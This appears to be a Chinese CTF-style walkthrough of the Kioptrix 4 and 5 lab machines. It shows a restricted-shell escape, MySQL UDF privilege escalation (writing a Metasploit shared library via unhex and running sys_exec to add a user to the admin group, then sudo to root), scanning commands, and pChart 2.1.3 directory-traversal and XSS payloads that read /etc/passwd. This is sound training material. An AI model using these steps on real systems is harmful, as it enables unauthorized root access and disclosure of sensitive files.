
尝试ssh,成功,但都被限制

image-20260203162920241

在一个受限shell里

1
2
3
4
5
== Welcome LigGoat Employee ==                                                                                                                                                            
LigGoat Shell is in place so you don't screw up
Type '?' or 'help' to get the list of allowed commands
john:~$ help
cd clear echo exit help ll lpath ls

参考这篇文章

1
2
https://www.exploit-db.com/docs/english/44592-linux-restricted-shell-bypass-guide.pdf
https://www.aldeid.com/wiki/Lshell

绕过

1
echo os.system('/bin/bash') 

image-20260203163803787

1
2
uname -a
Linux Kioptrix4 2.6.24-24-server #1 SMP Tue Jul 7 20:21:17 UTC 2009 i686 GNU/Linux

尝试从本地wget提取脚本,下载不了,内核提权这条路放弃,suid也没发现什么有用的,只能找其他方法

UDF 提权

看看网站目录,找config文件

1
2
3
4
5
$host="localhost"; // Host name                                                                                                                                                           
$username="root"; // Mysql username
$password=""; // Mysql password
$db_name="members"; // Database name
$tbl_name="members"; // Table name

数据库

1
root:

顺带查看mysql运行权限

1
ls -la /usr/lib/lib_mysqludf_sys.so

image-20260203165425712

root权限运行


连接

1
mysql -u root -h localhost

image-20260203165524308

成功

查看是否可以写入

1
2
3
4
5
6
7
8
9
mysql> show global variables like '%secure%';
+------------------+-------+
| Variable_name | Value |
+------------------+-------+
| secure_auth | OFF |
| secure_file_priv | |
+------------------+-------+
2 rows in set (0.00 sec)

secure_file_priv的值为null ,表示限制mysql不允许导入或导出

当值为/tmp/时 ,表示限制mysql的导入或导出只能发生在/tmp目录下

当secure_file_priv的值没有具体值时,表示不对导入或导出做限制

查看版本信息

1
2
3
4
5
6
7
8
9
show variables like 'version_compile_%';

mysql> show variables like 'version_compile_%';
+-------------------------+------------------+
| Variable_name | Value |
+-------------------------+------------------+
| version_compile_machine | i486 |
| version_compile_os | debian-linux-gnu |
+-------------------------+------------------+

32位结构

上传udf库

准备对应udf库

1
/usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.so


因为靶机无法下载,所有将其链接库文件转为16进制txt,再复制到靶机

1
xxd -p /usr/share/metasploit-framework/data/exploits/mysql/lib_mysqludf_sys_32.so | tr -d '\n' > udf.txt

image-20260203171122248

打开靶机shell,进入mysql将十六进制的 lib_mysqludf_sys_32.so 文件写入到/usr/lib目录下并命名为mysqludf.so

1
select unhex('十六进制文本') into dumpfile '/usr/lib/mysqludf.so';

image-20260203171329835

选择数据库

1
use members;

创建名为sys_eval函数

1
create function sys_eval returns string soname "mysqludf.so";

image-20260203171416837


调用该函数

1
select sys_eval('whoami');

image-20260203171435375

成功


将john用户加入admin组

1
select sys_exec('usermod -a -G admin john');

image-20260203171744769

1
2
3
4
5
6
7
8

john@Kioptrix4:/var/www$ sudo -l                                                                                                                                                          
[sudo] password for john:
User john may run the following commands on this host:
(ALL) ALL
john@Kioptrix4:/var/www$ sudo su
root@Kioptrix4:/var/www# id
uid=0(root) gid=0(root) groups=0(root)
root@Kioptrix4:/var/www#

成功

image-20260203171953876

Kioptrix 5

1
2
kali:192.168.1.8
靶机:192.168.1.10

信息收集

1

nmap -p- --min-rate 10000 192.168.1.10 -oA nmap/port

image-20260203202559393

1
nmap -sT -sV -sC -O -p22,80,8080 192.168.1.10 -oA nmap/detail
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
┌──(root㉿kali)-[/home/kali/vulnhub/kioptrix_5]
└─# nmap -sT -sV -sC -O -p22,80,8080 192.168.1.10 -oA nmap/detail
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-03 07:25 EST
Nmap scan report for 192.168.1.10 (192.168.1.10)
Host is up (0.00040s latency).

PORT STATE SERVICE VERSION
22/tcp closed ssh
80/tcp open http Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
|_http-server-header: Apache/2.2.21 (FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8
8080/tcp open http Apache httpd 2.2.21 ((FreeBSD) mod_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)
MAC Address: 00:0C:29:39:8E:3F (VMware)
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11 (88%), FreeBSD 9.X|10.X (85%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:freebsd:freebsd:9 cpe:/o:freebsd:freebsd:10
Aggressive OS guesses: Microsoft Windows 10 - 11 (88%), FreeBSD 9.0-RELEASE - 10.3-RELEASE (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.90 seconds
  1. 80/tcp:Apache 2.2.21 + PHP 5.3.8
  2. 8080/tcp:Apache 2.2.21 + PHP 5.3.8
  3. 22端口关闭,无法通过SSH直接进入
  4. mod_ssl可以尝试一下
1
gobuster dir -u "http://192.168.1.10/" -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -t 50 -x .txt,.php,.html,.bak,.js
1
dirsearch -u http://192.168.1.10

没有得到什么有用的结果

Web服务探测

pChart

8080访问不了


80端口页面

image-20260203203144753

源码发现

1
2
3
<!--
<META HTTP-EQUIV="refresh" CONTENT="5;URL=pChart2.1.3/index.php">
-->

得到一个路径


/pChart2.1.3/index.php

拼接后访问

image-20260203203633535

像一个cms后台

应该是个制图网站

搜索sploit

image-20260203203945692

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
漏洞标题:pChart 2.1.3 目录遍历和反射型 XSS
日期:2014124
漏洞作者:Balazs Makany
供应商主页:www.pchart.net
软件链接:www.pchart.net/download
Google Dork:intitle:"pChart 2.x - examples" intext:"2.1.3"
版本:2.1.3
测试环境:N/A(Web应用程序。在 FreeBSD 和 Apache 上测试过)
CVE:N/A
[0] 摘要:
PHP 库 pChart 2.1.3(以及可能更早的版本)默认包含一个示例文件夹,其中的应用程序存在目录遍历和跨站脚本(XSS)漏洞。
如果生产环境中的自定义代码是从示例中复制的,那么很可能存在类似的问题。
漏洞作者在公开披露之前与供应商进行了沟通,因此供应商在漏洞发布前发布了官方修复。

[1] 目录遍历:
hxxp://localhost/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd
遍历操作以 Web 服务器的权限执行,可能导致敏感文件泄露(如 passwd、siteconf.inc.php 或类似文件)、访问源代码、硬编码密码或其他高影响后果,具体取决于 Web 服务器的配置。
如果生产代码复制了示例代码,那么此问题也可能存在于生产环境中。

目录遍历修复建议:

更新到软件的最新版本。

在适用情况下,移除对示例文件夹的公共访问权限。

使用 Web 应用防火墙或类似技术过滤恶意输入尝试。

[2] 跨站脚本(XSS):

hxxp://localhost/examples/sandbox/script/session.php?<script>alert('XSS')</script>
该文件在整个会话过程中使用了多个变量,其中大多数变量都易受 XSS 攻击。某些参数在整个会话期间持续存在,因此会一直保留到用户会话结束。这些参数未经过滤。

跨站脚本修复建议:

更新到软件的最新版本。

在适用情况下,移除对示例文件夹的公共访问权限。

使用 Web 应用防火墙或类似技术过滤恶意输入尝试。

[3] 披露时间线:
2014116日 - 漏洞确认,联系供应商
2014117日 - 供应商回复,协调进行负责任的披露
2014124日 - 询问供应商进展,供应商回复并指出官方补丁已发布。


一个目录遍历,一个xss

1
http://192.168.1.10/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fetc/passwd

image-20260203204324021

1
